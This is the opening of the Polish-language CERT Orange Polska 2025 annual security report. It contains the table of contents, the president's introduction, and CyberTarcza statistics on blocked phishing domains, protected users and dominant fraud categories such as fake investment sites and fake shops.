

Raport CERT Orange Polska



za rok 2025

ochronę zapewnia
CyberTarcza



Spis treści

1. Wstęp	4
2. Obraz zagrożeń 2025	
CyberTarcza 2025 – cyberodporna i niezawodna	8
Incydenty bezpieczeństwa obsługiwane przez CERT Orange Polska	16
Smishing	24
Wolumetryczne ataki na usługi i infrastrukturę – DDoS	40
Światowy krajobraz ataków DDoS	50
Malware	56
3. Działania cyberprzestępców i metody ataków	
Tajfuny w telekomunikacji	70
Wycieki danych: między masowością a utratą kontroli	78
Socjotechnika w phishingu, czyli co wspólnego ma 80-letni amerykański profesor z zagrożeniami w sieci	84
Wykorzystanie AI do oszustw w sklepach internetowych. Jak to działa	90
Scambaiting, czyli jak oszukać oszusta	94
Media społecznościowe, dopamina i... cyberbezpieczeństwo	102
Domain fronting – odrodzenie	106
Snajper ukryty w Google. Amos atakuje przy wsparciu SEO Poisoning	112
Jak okradziono zdecentralizowaną giełdę Cetus	118

4. Metody ochrony i budowania cyberodporności

Testy bezpieczeństwa aplikacji webowych z użyciem agentów AI	126
Ukryte zagrożenia w LLM-ach	130
CTRL+C CTRL+V, czyli homelab z LLM-a	134
10 złotych za kompromitację systemu bezpieczeństwa fizycznego	140
Wewnętrzne aplikacje i skrypty użytkownika w systemach detekcji zagrożeń	146
Autonomiczne Centra Operacji Bezpieczeństwa: przyszłość czy teraźniejszość?	152
Cyber LEGION, czyli konsolidacja z szerszą perspektywą.....	156
Czego uczą nas ataki na infrastrukturę krytyczną i przemysłową?	160
MCP w praktyce: MCP Gateway, porządek w dostęпах i zero niespodzianek z kontami technicznymi.....	164

5. Prognozy i kierunki rozwoju

Trendy na rok 2026.....	172
Jak budowane są kampanie phishingowe: domeny, URL-e i infrastruktura atakujących.....	176

6. Chronimy i pomagamy

Orange Polska	184
BlueSoft	186
Craftware	187
Integrated Solutions.....	188

7. Glosariusz 189



Liudmila Climoc
Prezeska Orange Polska



01

W dzisiejszym, coraz bardziej cyfrowym świecie zaufanie stało się naszą najcenniejszą walutą. Stanowi fundament każdej transakcji, każdej rozmowy i każdej innowacji.

Prezentujemy 12. edycję raportu CERT Orange Polska, ale nasza misja pozostaje niezmienną: dzielić się naszymi ustaleniami i wzmacniać świadomość tak niezbędną do poruszania się w coraz bardziej skomplikowanym cyfrowym świecie.

Rok 2025 oznaczał decydujący punkt zwrotny – pojawienie się nowego paradygmatu kształtowanego przez sztuczną inteligencję. AI pozwoliła nam budować inteligentniejsze i szybsze systemy obronne, ale jednocześnie uzbroiła cyberprzestępców w narzędzia o bezprecedensowej, wyrafinowanej technologii. Przeszliśmy od ogólnych oszustw do ery wysoce spersonalizowanego phishingu generowanego przez AI oraz starannie zaplanowanych ataków na łańcuchy dostaw i infrastrukturę krytyczną. Zarówno dla liderów biznesu, jak i obywateli, ten technologiczny skok wyniósł cyberbezpieczeństwo z poziomu problemu technicznego na poziom strategiczny – obejmując zarówno serwerownie, biura, jak i nasze domy.

Raport podkreśla najpilniejsze wyzwania: podatności w urządzeniach sieciowych, coraz bardziej złożone działania grup APT (Advanced Persistent Threat) oraz rosnącą skalę kampanii celowanych. Jako operator infrastruktury krytycznej Orange Polska odgrywa kluczową rolę w ekosystemie cyfrowym. Nasza CyberTarcza pozostaje pierwszą linią obrony – tylko w zeszłym roku zablokowała 345 tysięcy domen phishingowych oraz ochroniła prawie 5,5 miliona użytkowników przed stratami finansowymi i utratą danych.

Technologia to jednak tylko połowa sukcesu. Prawdziwa odporność wymaga podejścia skoncentrowanego na człowieku. Dlatego nadal rozwijamy proaktywne usługi, takie jak Hasło Alert – nasz system wczesnego ostrzegania powiadamiający użytkowników, gdy ich dane logowania pojawiają się w znanych wyciekach danych – oraz nowe narzędzie, które pozwala każdemu zweryfikować wiarygodność domeny strony internetowej przed kliknięciem.

Dla naszych partnerów biznesowych wzmocniliśmy wyspecjalizowane wsparcie. Nasze Laboratorium OT umożliwia firmom testowanie odporności ich infrastruktury w bezpiecznym środowisku, podczas gdy Centrum Doświadczeń Cyberbezpieczeństwa zapewnia praktyczne szkolenia, które pomagają zespołom skutecznie reagować w przypadku kryzysu.

Raport, który Wam przekazujemy, przedstawia nie tylko najważniejsze dane, ale także obszary wymagające szczególnej uwagi ze strony wszystkich użytkowników internetu. Cyberbezpieczeństwo nie jest już wyłączną odpowiedzialnością specjalistów IT – to wspólny obowiązek, który wymaga aktywnego zaangażowania każdego z nas.

Możecie w tym uczestniczyć, zgłaszając podejrzone działania – wystarczy wysłać SMS pod specjalny numer 508 700 900.

Zapraszam do zapoznania się z Raportem, zachowania czujności i dołączenia do nas w budowaniu bardziej odpornej cyfrowej przyszłości.

Liudmila Climoc



Unauthorized Access





02

**Obraz
zagrożeń**

Obraz zagrożeń

Działania cyberprzestępców
i metody ataków

Metody ochrony i budowania
cyberodporności

Prognozy i kierunki rozwoju

Chronimy i pomagamy






CyberTarcza 2025 – cyberodporna i niezawodna

// Robert Grabowski

W roku 2025 CyberTarcza przyniosła nam rekordy w dwóch aspektach: ponad 13-proc. wzrost liczby ochronionych osób oraz blisko 15-proc. wzrost w realizacji blokad w porównaniu z 2024 rokiem.

Liczba zablokowanych domen i użytkowników, którzy się „złapali” w latach 2019–2025



Radość z powstrzymanego przez zespół bezpieczeństwa zagrożenia jest spora, ale powyższe statystyki pokazują, że skuteczność kampanii phishingowych w Polsce jest bardzo duża i ma bardzo wysoki poziom „klikalności”. Aż 5 mln 490 tys. unikalnych użytkowników – bez względu na to, czy otwierali złośliwą stronę jedynie z ciekawości, czy wierząc np. w rekordowy zysk z inwestycji – każde takie otwarcie strony jest częścią tego wyniku.

Jak plasuje się 345 tys. blokad dla samego phishingu na przestrzeni ostatnich lat, można zobaczyć poniżej. Przypomnę, że w statystykach nie rozróżniamy już ruchu HTTP i HTTPS z uwagi na przeważający odsetek tego drugiego. Podobnie traktujemy liczbę zablokowanych domen. W miejsce statystyki obejmującej pojedyncze wpisy lub „wildcard” prezentujemy liczbę samych blokad (liczenie wszystkich subdomen, jakie pojawiły się na takich blokadach, jest kłopotliwe, a w poza tym nie przynosi wystarczająco cennej informacji).

Zeszłoroczny wynik wzmacnia przekonanie o skuteczności podejmowanych przez nas działań. Ogromną pomoc w tym zakresie otrzymaliśmy także od Was. Każdy z internautów, który wysłał do nas jedną z 15 tys. informacji poprzez SMS na numer 508 700 900 – o wiadomościach, reklamach, adresach stron wzbudzających niepokój – także jest współtwórcą tego wyniku. Niemal czterokrotny wzrost liczby przesyłanych do nas SMS-ów świadczy o Waszej uważności i współodpowiedzialności za bezpieczeństwo polskiego internetu.


Świetnie sprawdza się też usługa Hasło Alert, która daje możliwość sprawdzenia, niezależnie od sieci, czy adres mailowy widnieje w naszej bazie wycieków. Z subskrypcji tego rozwiązania korzysta już niemal 40 tys. internautów.

Wprowadzamy również mechanizm samodzielnej weryfikacji domen w portalu CERT, aby pomóc użytkownikom w razie wątpliwości rozpoznawać te fałszywe. Weryfikujemy, czy domena jest znana CyberTarczy, czy pojawiła się na innych publicznych listach ostrzeżeń, a w niedalekiej przyszłości chcemy wprowadzić dodatkową analizę przesyłanych URL-i i domen.


Zachęcam Was do przypomnienia sobie m.in., czym jest i jak działa CyberTarcza, czym jest sinkhole – to opisałem w artykule „CyberTarcza: Od prostej funkcjonalności do inteligentnego rozwiązania” w Raporcie CERT Orange Polska 2022.




Liczba wpisów dla phishingu w tys.



Scenariusze dominujących oszustw w 2024



Scenariusze dominujących oszustw w 2025




Porównując dwa ubiegłe lata, widzimy, że zdecydowanie większą zmianą jest marginalizacja liczby domen w kategorii „Media społecznościowe” niż wzrost udziału w kategorii „Fałszywe inwestycje”, „kosztem” również tych bezpośrednio powiązanych z płatnościami („Płatności, w tym oszustwo „na kupującego”).


I to właśnie **fałszywe giełdy i serwisy oferujące bardzo szybki zysk bez ryzyka, kolportowane w głównej mierze przez reklamy w mediach społecznościowych oraz największych sieciach reklamowych, całkowicie zdominowały ten ranking kolejny rok z rzędu.**

Jak liczby domen przekładają się na ruch w sieci?

w roku 2024



w roku 2025



Gdy spojrzymy przez pryzmat liczby użytkowników skuszonych do odwiedzenia złośliwej strony, do top 3 z przytupem wkracza kategoria „Fałszywe sklepy”. Z poziomu blisko 5% średniomiesięcznie w 2024 roku do prawie 12,5% w roku 2025. Z jednej strony to oczywiste, że w tym modelu przestępstwa czas życia domeny jest znacznie dłuższy i do pojedynczego sklepu kieruje wiele kampanii reklamowych, z drugiej strony ponad dwukrotny wzrost to zaskoczenie. Po pierwsze dlatego, że jest to jeden powtarzający się schemat, po drugie raczej łatwo taki sklep samemu zweryfikować i wreszcie po trzecie wydaje się, że edukacja w tym zakresie jest wszechobecna.

Myślę, że za powyższym „sukcesem” stoi kolportaż w Meta i szeroka dystrybucja nieświadomych użytkowników, właśnie poprzez media społecznościowe.

Pozostałe dwie kategorie to prawie 13% średniomiesięcznie wejść na witryny wyłudające płatności i zdecydowana dominacja, bo ponad 72% użytkowników było skutecznie zwabionych na „Fałszywe inwestycje”.

Co kryje się pod niektórymi z wymienionych kategorii?

Oszustwo „na kupującego” to wielokrotnie opisywane w naszych raportach ataki powiązane najczęściej z portalami aukcyjnymi/zakupowymi, gdzie kupującym wysyłane są linki (zazwyczaj poprzez WhatsApp) do rzekomej strony z odbiorem pieniędzy za sprzedawany przedmiot. Połączyliśmy je w grupę pod nazwą „Płatności”. W grupie tej znalazły się m.in.: niedostarczone przesyłki kurierskie, fałszywe ogłoszenia na portalach sprzedażowych czy strony typu „Przedłużenie Netflix’a”.

Fałszywe inwestycje to wszystkie ataki powiązane z oszustwami oferującymi niebotyczne zarobki poprzez wszelkiej maści inwestycje (akcje znanych firm, giełdy kryptowalut, piramidy finansowe, tajne sposoby polityków itd.).

Często klikacie także w przeróżne skrótownice w SMS-ach, prowadzące do oszukańczych stron. Skrócony link traktujcie zawsze z dodatkową ostrożnością.

Statystyki CT 2024 vs. 2025

Top Malware w roku 2024



Top Malware w roku 2025




Szczegółowo o złośliwym oprogramowaniu przeczytacie w artykule „Malware” oraz na cert.orange.pl.

Blokady miesięczne

w roku 2024


